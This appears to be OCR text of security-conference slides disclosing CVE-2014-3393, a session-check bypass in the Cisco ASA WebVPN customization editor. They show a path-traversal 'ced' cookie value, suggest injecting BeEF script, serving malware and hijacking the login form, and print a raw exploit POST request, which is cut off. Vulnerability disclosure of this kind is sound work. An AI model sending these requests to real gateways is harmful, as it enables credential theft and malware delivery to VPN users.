
WebVPN


- CheckAsdmSession(cookie, no_redirect)
  - Checks to see if file $cookie exists
  - Validates session if file exists!
- Where is CheckAsdmSession() used?
- WebVPN Customization Editor!
  - Used to edit look and feel of WebVPN portal



Edit Customization Object
General
Logon Page
Title Panel
Language
Logon Form
Logon Form Fields Order
Informational Panel
Copyright Panel
Portal Page
Title Panel
Toolbar
Applications
Custom Panes
Home Page
Timeout Alerts
Logout Page
External Portal Page
Display title panel
Text:
Bowser Inc. SSL VPN Service
Logo Image:
/+CSCOU+/bowser-inc-small.png
Manage...
Style
Font Weight:
Normal
Font Size:
140%
Font Color:
Background Color:
Use gradient
Style (CSS):
* Style(CSS) will take precedence over the user-selected style including the default style.
Find:
Next
Previous
Preview
OK
Cancel
Help


SSL VPN Service
Cisco ASDM 7.2(1)
https://interface.outside-internet.net/+CSCOE+/logon.html
cisco
SSL VPN Service
Login
Please enter your username and password.
GROUP:
MY_RA
USERNAME:
PASSWORD:
Login


Bowser Inc. SSL VPN Service
Cisco ASDM 7.2(1)
https://interface.outside-internet.net/+CSCOE+/logon.html
Bowser Inc. SSL VPN Service
Login
Please enter your username and password.
GROUP:
MY_RA
USERNAME:
PASSWORD:
Login


Edit Customization Object
General
Logon Page
Title Panel
Language
Logon Form
Logon Form Fields Order
Informational Panel
Copyright Panel
Portal Page
Title Panel
Toolbar
Applications
Custom Panes
Home Page
Timeout Alerts
Logout Page
External Portal Page
Display title panel
Text:
Bowser Inc. SSL VPN Service
Logo Image:
/+CSCOU+/bowser-inc-small.png
Manage...
Style
Font Weight:
Normal
Font Size:
140%
Font Color:
Background Color:
Use gradient
Style (CSS):
* Style(CSS) will take precedence over the user-selected style including the default style.
Find:
Next
Previous
Preview
OK
Cancel
Help

WebVPN

- Preview Button actions:
  - Creates /asdm/OneTimeRandomCedValue
  - POST the Customization contents
  - launches a URL to view the preview

  https://interface.mgmt.net/+CSCOE+/cedlogon.html?obj=DfltCustomization&preview=logon&f=logon&pf=logon&ced=B96AD3A7653629D48087D20058041F32

- "ced" value is used as CheckAsdmSession(file,1)

WebVPN

- cedlogon.html can also be accessed as:
  - https://interface.internet.net/+CSCOE+/cedlogon.html
- Set ced= to a known file across all versions
  - ced=../../locale/ru/LC_MESSAGES/webvpn.mo
  - CheckAsdmSession("../../locale/ru/LC_MESSAGES/webvpn.mo",1) always returns true
- Session check is bypassed..
- We can request a "preview" of our own content
- So what?

WebVPN


- CVE-2014-3393
- Older versions of ASDM did all customization through web browser
- The code still remains in current versions!
- This includes the ability to save the preview content!
- We can use ‘ced’ bypass to “customize” the WebVPN !
- via the internet facing web service!

WebVPN

- Content can be "customized" to serve clients some malware!
  - Inject some BEEF .js
  - Clients expect Java applets to be served (RDP/SSH plugins)
  - Clients expect .exe to be served (updates for SSL AnyConnect client)
- Hijack the login form!


WebVPN

Exploit Process..




```
POST /+CSCOE+/cedf.html HTTP/1.1
User-Agent: Java/1.7.0_67
Host: 172.16.16.221
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-type: application/x-www-form-urlencoded
Content-Length: 5852
Cookie: ced=../../locale/ru/LC_MESSAGES/webvpn.mo;
a=preview&obj=DfltCustomization&f=title&preview=portal&application%2F1%2Fid=home&application%2F1%2Ftab-title=Home&application%2F1%2Forder=1&application%2F1%
2Fmode=enable&application%2F2%2Fid=web-access&application%2F2%2Ftab-title=Web+Applications&application%2F2%2Forder=2&application%2F2%2Fmode=enable&application%2F3%2Fid=file-
access&application%2F3%2Ftab-title=Browse+Networks&application%2F3%2Forder=3&application%2F3%2Fmode=enable&application%2F4%2Fid=net-access&application%2F4%2Ftab-
title=AnyConnect&application%2F4%2Forder=4&application%2F4%2Fmode=enable&application%2F5%2Fid=app-access&application%2F5%2Ftab-title=Application+Access&application%2F5%2Forder=
5&application%2F5%2Fmode=enable&application%2F6%2Fid=ssh%2Ctelnet&application%2F6%2Ftab-title=SSH%2FTelnet&application%2F6%2Forder=6&application%2F6%
2Fmode=enable&application%2F7%2Fid=ica&application%2F7%2Ftab-title=MetaFrame+Access&application%2F7%2Forder=7&application%2F7%2Fmode=enable&application%2F8%
2Fid=post&application%2F8%2Ftab-title=Plugin+to+post+with+preloaded+page&application%2F8%2Forder=8&application%2F8%2Fmode=enable&application%2F9%2Fid=rdp&application%2F9%
2Ftab-title=Terminal+Services%28RDP%29&application%2F9%2Forder=9&application%2F9%2Fmode=enable&application%2F10%2Fid=rdp2&application%2F10%2Ftab-title=Terminal+Services%
